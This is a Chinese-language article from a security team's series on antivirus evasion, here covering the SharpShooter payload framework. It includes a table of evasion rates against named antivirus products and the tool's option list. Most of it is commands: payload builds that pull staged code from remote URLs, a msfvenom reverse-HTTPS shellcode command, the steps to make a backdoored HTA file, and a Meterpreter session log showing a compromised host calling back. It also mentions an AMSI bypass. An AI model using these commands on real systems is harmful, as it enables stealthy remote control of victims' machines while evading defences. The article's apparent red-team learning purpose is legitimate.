TIDE安全团队

HTTP://WWW.TIDESEC.COM

远控免杀专题系列文章

重剑无锋@Tide安全团队

2019年12月

声明：文中所涉及的技术、思路和工具仅供以安全为目的的学习交流使用，任何人不得将其用于非法用途以及盈利等目的，否则后果自行承担！

本专题文章导航

1.远控免杀专题(1)-基础篇：https://mp.weixin.qq.com/s/3LZ_cj2gDC1bQATxqBfweg

2.远控免杀专题(2)-msfvenom隐藏的参数：https://mp.weixin.qq.com/s/1r0iakLpnLrjCrOp2gT10w

3.远控免杀专题(3)-msf自带免杀(VT免杀率35/69)：https://mp.weixin.qq.com/s/A0CZslLhCLOK_HgkHGcpEA

4.远控免杀专题(4)-Evasion模块(VT免杀率12/71)：https://mp.weixin.qq.com/s/YnnCM7W20xScv52k_ubxYQ

5.远控免杀专题(5)-Veil免杀(VT免杀率23/71):https://mp.weixin.qq.com/s/-PHVIAQVyU8QIpHwcpN4yw

6.远控免杀专题(6)-Venom免杀(VT免杀率11/71):https://mp.weixin.qq.com/s/CbfxupSWEPB86tBZsmxNCQ

7.远控免杀专题(7)-Shellter免杀(VT免杀率7/69)：https://mp.weixin.qq.com/s/ASnldn6nk68D4bwkfYm3Gg

8.远控免杀专题(8)-BackDoor-Factory免杀(VT免杀率13/71)：https://mp.weixin.qq.com/s/A30JHhXhwe45xV7hv8jvVQ

9.远控免杀专题(9)-Avet免杀(VT免杀率
14/71)：https://mp.weixin.qq.com/s/EIfqAbMC8HoC6xcZP9SXpA

10.远控免杀专题(10)-TheFatRat免杀(VT免杀率
22/70)：https://mp.weixin.qq.com/s/zOvwfmEtbkpGWWBn642ICA

11.远控免杀专题(11)-Avoidz免杀(VT免杀率
23/71)：https://mp.weixin.qq.com/s/TnfTXihlyv696uCiv3aWfg

12.远控免杀专题(12)-Green-Hat-Suite免杀(VT免杀率
23/70)：https://mp.weixin.qq.com/s/MVJTXOIqjgL7iEHrnq6OJg

13.远控免杀专题(13)-zirikatu免杀(VT免杀率
39/71)：https://mp.weixin.qq.com/s/5xLuu5UfF4cQbCq_6JeqyA

14.远控免杀专题(14)-AVIator免杀(VT免杀率
25/69)：https://mp.weixin.qq.com/s/JYMq_qHvnsIVlqijHNny8Q

15.远控免杀专题(15)-DKMC免杀(VT免杀率
8/55)：https://mp.weixin.qq.com/s/UZqOBQKEMcXtF5ZU7E55Fg

16.远控免杀专题(16)-Unicorn免杀(VT免杀率
29/56)：https://mp.weixin.qq.com/s/y7P6bvHRFes854EAHAPOzw

17.远控免杀专题(17)-Python-Rootkit免杀(VT免杀率
7/69)：https://mp.weixin.qq.com/s/OzO8hv0pTX54ex98k96tjQ

18.远控免杀专题(18)-ASWCrypter免杀(VT免杀率
19/57)：https://mp.weixin.qq.com/s/tT1i55swRWIYiEdxEWElSQ

19.远控免杀专题(19)-nps_payload免杀(VT免杀率
3/57)：https://mp.weixin.qq.com/s/XmSRgRUftMV3nmD1Gk0mvA

20.远控免杀专题(20)-GreatSCT免杀(VT免杀率
14/56)：https://mp.weixin.qq.com/s/s9DFRIgpvpE-_MneO0B_FQ

21.远控免杀专题(21)-HERCULES免杀(VT免杀率
29/70)：https://mp.weixin.qq.com/s/Rkr9lixzL4tiL89r10ndig

22.远控免杀专题(22)-SpookFlare免杀(VT免杀率
16/67)：https://mp.weixin.qq.com/s/LfuQ2XuD7YHUWJqMRUmNVA

23.远控免杀专题(23)-SharpShooter免杀(VT免杀率22/57)：

文章打包下载及相关软件下载：`https://github.com/TideSec/BypassAntiVirus`

免杀能力一览表

序号	免杀方法	VT查杀率	360	QQ	火绒	卡巴	McAfee	微软	Symantec	瑞星	金山	江民	趋势
1	未免杀处理	53/69									√	√	
2	msf自编码	51/69		√							√	√	
3	msf自捆绑	39/69		√							√	√	√
4	msf捆绑+编码	35/68	√	√							√	√	√
5	msf多重编码	45/70		√			√				√	√	√
6	Evasion模块exe	42/71		√							√	√	√
7	Evasion模块hta	14/59			√				√		√	√	√
8	Evasion模块csc	12/71		√	√	√	√		√	√	√	√	√
9	Veil原生exe	44/71	√		√						√		√
10	Veil+gcc编译	23/71	√	√	√		√				√	√	√
11	Venom-生成exe	19/71		√	√	√	√				√	√	√
12	Venom-生成dll	11/71	√	√	√	√	√	√			√	√	√
13	Shellter免杀	7/69	√	√	√		√		√		√	√	√
14	BackDoor-Factory	13/71		√	√		√	√			√	√	√
15	BDF+shellcode	14/71		√	√		√		√		√	√	√
16	Avet免杀	17/71	√	√	√		√			√	√	√	√
17	TheFatRat:ps1-exe	22/70		√	√		√	√	√		√	√	√
18	TheFatRat:加壳exe	12/70	√	√		√	√	√	√		√	√	√
19	TheFatRat:c#-exe	37/71		√			√			√	√	√	√
20	Avoidz:c#-exe	23/68		√		√	√			√	√		√
21	Avoidz:py-exe	11/68		√		√	√		√		√	√	√
22	Avoidz:go-exe	23/71		√		√	√	√			√	√	√
23	Green-Hat-Suite	23/70		√		√	√	√			√	√	√
24	Zirikatu免杀	39/71	√	√	√					√	√	√	√
25	AVIator免杀	25/69	√	√	√		√		√	√	√	√	√
26	DMKC免杀	8/55		√		√		√	√	√	√	√	√
27	Unicorn免杀	29/56			√				√		√	√	√
28	Python-Rootkit免杀	7/69	√	√	√		√		√	√	√	√	√
29	ASWCrypter免杀	19/57	√				√				√	√	√
30	nps_payload免杀	3/56	√	√	√		√	√	√	√	√	√	√
31	GreatSct免杀	14/56	√	√	√			√	√	√	√	√	√
32	HERCULES免杀	29/71			√						√		√
33	SpookFlare免杀	16/67		√	√	√	√	√	√	√	√		√
34	SharpShooter免杀	22/57	√	√				√			√	√	√

几点说明：

1、上表中标识 √ 说明相应杀毒软件未检测出病毒，也就是代表了Bypass。

2、为了更好的对比效果，大部分测试payload均使用msf的 `windows/meterperter/reverse_tcp` 模块生成。

3、由于本机测试时只是安装了360全家桶和火绒，所以默认情况下360和火绒杀毒情况指的是静态+动态查杀。360杀毒版本`5.0.0.8160`(2020.01.01)，火绒版本`5.0.34.16`(2020.01.01)，360安全卫士`12.0.0.2002`(2020.01.01)。

4、其他杀软的检测指标是在`virustotal.com`（简称VT）上在线查杀，所以可能只是代表了静态查杀能力，数据仅供参考，不足以作为免杀或杀软查杀能力的判断指标。

5、完全不必要苛求一种免杀技术能bypass所有杀软，这样的技术肯定是有的，只是没被公开，一旦公开第二天就能被杀了，其实我们只要能bypass目标主机上的杀软就足够了。

一、SharpShooter介绍

Sharpshooter，2018年开源的工具，知名度较高，基于python2开发，是比较专业的Payload生成框架，支持反沙箱、分阶段和无阶段的Payload执行，并能够生成hta、js、jse、vba、vbe、vbs、wsf等多种格式的payload，创建的Payload可用于编译执行任意C#源代码。Sharpshooter还能对Payload使用随机密钥进行RC4加密，还能检测沙箱，从而避开杀软的检测。

二、安装SharpShooter

安装比较简单，python2执行环境。

先从github上clone到本地

```
# git clone https://github.com/mdsecactivebreach/SharpShooter
```

进入`SharpShooter`目录，安装python依赖库

```
pip install -r requirements.txt
```

执行`python sharpShooter.py`即可


三、SharpShooter使用说明

SharpShooter支持的参数比较多，可以像垒积木一样构造不同的payload。

```
└──╼ #python SharpShooter.py -h

       _____ __                  _____ __                __
      / ___// /_  ____ __________ / ___// /_  ____  ____  / /____  _____
      \__ \/ __ \/ __ `/ ___/ __ \__ \/ __ \/ __ \/ __ \/ __/ _ \/ ___/
     ___/ / / / / /_/ / /  / /_/ /__/ / / / /_/ / /_/ / /_/  __/ /
    /____/_/ /_/\__,_/_/  / .___/____/_/ /_/\____/\____/\__/\___/_/
                         /_/

     Dominic Chell, @domchell, MDSec ActiveBreach, v2.0

usage: SharpShooter.py [-h] [--stageless] [--dotnetver <ver>] [--com <com>]
                       [--awl <awl>] [--awlurl <awlurl>] [--payload <format>]
                       [--sandbox <types>] [--amsi <amsi>] [--delivery <type>]
                       [--rawscfile <path>] [--shellcode] [--scfile <path>]
                       [--refs <refs>] [--namespace <ns>] [--entrypoint <ep>]
                       [--web <web>] [--dns <dns>] [--output <output>]
                       [--smuggle] [--template <tpl>]

optional arguments:
  -h, --help          show this help message and exit
  --stageless         Create a stageless payload
  --dotnetver <ver>   Target .NET Version: 2 or 4
  --com <com>         COM Staging Technique: outlook, shellbrowserwin, wmi, wscript, xslremote
  --awl <awl>         Application Whitelist Bypass Technique: wmic, regsvr32
  --awlurl <awlurl>   URL to retrieve XSL/SCT payload
  --payload <format>  Payload type: hta, js, jse, vbe, vbs, wsf, macro, slk
  --sandbox <types>   Anti-sandbox techniques:
                      [1] Key to Domain (e.g. 1=CONTOSO)
                      [2] Ensure Domain Joined
                      [3] Check for Sandbox Artifacts
                      [4] Check for Bad MACs
                      [5] Check for Debugging
  --amsi <amsi>       Use amsi bypass technique: amsienable
  --delivery <type>   Delivery method: web, dns, both
  --rawscfile <path>  Path to raw shellcode file for stageless payloads
  --shellcode         Use built in shellcode execution
  --scfile <path>     Path to shellcode file as CSharp byte array
  --refs <refs>       References required to compile custom CSharp,
                      e.g. mscorlib.dll,System.Windows.Forms.dll
  --namespace <ns>    Namespace for custom CSharp,
                      e.g. Foo.bar
  --entrypoint <ep>   Method to execute,
                      e.g. Main
  --web <web>         URI for web delivery
  --dns <dns>         Domain for DNS delivery
  --output <output>   Name of output file (e.g. maldoc)
  --smuggle           Smuggle file inside HTML
  --template <tpl>    Name of template file (e.g. mcafee)
```

```
  -h, --help            帮助菜单
  --stageless           创建一个不分阶段的payload
  --dotnetver <ver>     制定dotnet的版本，2或者4
  --com <com>           COM 分阶段技术: 如outlook, shellbrowserwin,
wmi, wscript, xslremote等
  --awl <awl>           使用程序白名单技术: wmic, regsvr32
  --awlurl <awlurl>     指定取回 XSL/SCT payload的url地址
  --payload <format>    Payload 类型: hta, js, jse, vbe, vbs, wsf,
macro, slk
  --sandbox <types>     绕过沙盒技术:
                        [1] Key to Domain (e.g. 1=CONTOSO)
                        [2] Ensure Domain Joined
                        [3] Check for Sandbox Artifacts
                        [4] Check for Bad MACs
                        [5] Check for Debugging
  --amsi <amsi>         使用AMSI绕过技术: amsienable
  --delivery <type>     分发方法: web, dns, both
  --rawscfile <path>    指定生成payload的shellcode
  --shellcode           使用内置的shellcode
  --scfile <path>       指定C#的shellcode的路径
  --refs <refs>         指定C#需要的依赖文件，如mscorlib.dll等
  --namespace <ns>      指定C#的Namespace，如Foo.bar
  --entrypoint <ep>     指定C#需要执行的方法，如Main
  --web <web>           指定web分发的地址
  --dns <dns>           指定Dns分发的地址
  --output <output>     输出文件的名称
  --smuggle             HTML内的隐藏文件
  --template <tpl>      指定生成html的template文件 (e.g. mcafee)
```

SharpSHooter支持分阶段（Staged）和无阶段（Shageless）Payload执行。分阶段执行可以使用HTTP(S)或DNS这两种方式进行传输，或者两者同时使用。当分阶段Payload被执行时，会尝试检索已经压缩的C#源代码文件，然后使用所选择的方式进行Base64编码。随后，借助.NET CodeDom编译器，将C#源代码下载，并编译到主机上。最后从源代码执行所需的方法。下图展现了SharpShooter在分阶段过程中的具体操作步骤：



SharpShooter的使用还算比较简单的，官方提供了各种payload的生成命令。

1、不分阶段的JavaScript

```
SharpShooter.py --stageless --dotnetver 4 --payload js --output foo
--rawscfile ./raw.txt --sandbox 1=contoso,2,3
```

2、不分阶段的hta

```
SharpShooter.py --stageless --dotnetver 2 --payload hta --output
foo --rawscfile ./raw.txt --sandbox 4 --smuggle --template mcafee
```

3、分阶段的VBS

```
SharpShooter.py --payload vbs --delivery both --output foo --web
http://www.foo.bar/shellcode.payload --dns bar.foo --shellcode --
scfile ./csharpsc.txt --sandbox 1=contoso --smuggle --template
mcafee --dotnetver 4
```

4、使用js加载自定义C#代码

```
SharpShooter.py --dotnetver 2 --payload js --sandbox 2,3,4,5 --
delivery web --refs mscorlib.dll,System.Windows.Forms.dll --
namespace MDSec.SharpShooter --entrypoint Main --web
http://www.phish.com/implant.payload --output malicious --smuggle -
-template mcafee
```

5、使用vbs调用COM方法执行wmic.exe

```
SharpShooter.py --stageless --dotnetver 2 --payload vbs --output
foo --rawscfile ./x86payload.bin --smuggle --template mcafee --com
outlook --awlurl http://192.168.2.8:8080/foo.xsl
```

6、创建hta调用XMLDOM来执行shellcode

```
SharpShooter.py --stageless --dotnetver 2 --payload hta --output
foo --rawscfile ./x86payload.bin --smuggle --template mcafee --com
xslremote --awlurl http://192.168.2.8:8080/foo.xsl
```

7、创建VBA调用XMLDOM来执行shellcode

```
SharpShooter.py --stageless --dotnetver 2 --payload macro --output
foo --rawscfile ./x86payload.bin --com xslremote --awlurl
http://192.168.2.8:8080/foo.xsl
```

8、创建Excel 4.0 符号链接文件执行shellcode

```
SharpShooter.py --payload slk --output foo --rawscfile
~./x86payload.bin --smuggle --template mcafee
```

要求shellcode不能包含空字符

```
msfvenom -p generic/custom PAYLOADFILE=./payload.bin -a x86 --
platform windows -e x86/shikata_ga_nai -f raw -o shellcode-
encoded.bin -b '\x00'
```

四、利用SharpShooter生成后门

以一个比较简单的为例进行测试，创建一个包含后门的HTA。


要先用msfvenom生成一个raw格式的shellcode

```
msfvenom -a x86 -p windows/meterpreter/reverse_https
LHOST=10.211.55.2 LPORT=3333 -f raw -o shellcode.txt
```


```
└── #msfvenom -a x86 -p windows/meterpreter/reverse_https LHOST=10.211.55.2 LPORT=3333 -f raw -o shellcode.txt

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 540 bytes
```

然后使用SharpShooter创建hta后门

```
SharpShooter.py --stageless --dotnetver 2 --payload hta --output
foo --rawscfile ./shellcode.txt --sandbox 4 --smuggle --template
mcafee
```




在测试机上运行foo.hta，理论是也可以使用`mshta.exe http://ip/foo.hta`来执行，但我没执行成功。




msf中可正常上线

```
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_https):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.211.55.2      yes       The local listener hostname
   LPORT     3333             yes       The local listener port
   LURI                       no        The HTTP Path


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://10.211.55.2:3333
[*] https://10.211.55.2:3333 handling request from 10.211.55.3; (UUID: xgjwe3wb) Encoded stage with x86/shikata_ga_nai
[*] https://10.211.55.2:3333 handling request from 10.211.55.3; (UUID: xgjwe3wb) Staging x86 payload (181366 bytes) ...
[*] Meterpreter session 8 opened (10.211.55.2:3333 -> 10.211.55.3:58601) at 2020-01-17 16:53:26 +0800

meterpreter > getpid
Current pid: 6148
meterpreter >
```


打开杀软进行测试,火绒静态和动态都可以查杀，360卫士和360杀毒没有报警。



virustotal.com上查杀率为22/57



又试了下SharpShooter生成的js之类的payload，查杀率也差不多，而且都被标注了 `Sharpshooter` 的病毒名称，说明SharpShooter默认生成的样本特征都已经被杀软列入特征库了。



五、SharpShooter小结

SharpShooter算是比较复杂的一个框架，支持多种payload，能在.NET框架的v2、v3和v4版本上都能执行，涵盖了绝大部分的Windows系统。但也因为SharpShooter的知名度比较高，默认生成的payload已经被查杀的比较严重，但其实现方式和思路是比较值得人学习的。

而且在2019年1月Sharpshooter加入了AMSI的bypass模板，使用参数`--amsi amsienable`可以使用该模块来Kill掉AMSI，感兴趣的可以试一下。

六、参考资料

官方github：`https://github.com/mdsecactivebreach/SharpShooter`

如何使用SharpShooter生成Payload：`https://www.anquanke.com/post/id/100533`